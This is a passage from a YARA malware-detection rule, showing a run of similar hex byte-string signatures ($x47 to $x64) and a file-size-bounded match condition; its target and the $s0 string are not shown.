      $x47 = { 6A 41 44 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x48 = { 6A 41 44 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x49 = { 6A 41 44 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x50 = { 6A 41 44 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x51 = { 6A 41 44 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x52 = { 6A 41 49 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x53 = { 6A 41 49 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x54 = { 6A 41 49 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x55 = { 6A 41 49 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x56 = { 64 7F 44 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x57 = { 6A 41 49 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x58 = { 6A 41 49 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x59 = { 6A 41 49 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x60 = { 6A 41 49 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x61 = { 64 7F 44 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x62 = { 64 7F 44 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x63 = { 64 7F 49 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x64 = { 64 7F 49 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
   condition:
      filesize > 50KB and filesize < 200KB and ( $s0 and 1 of ($x*) )
}
```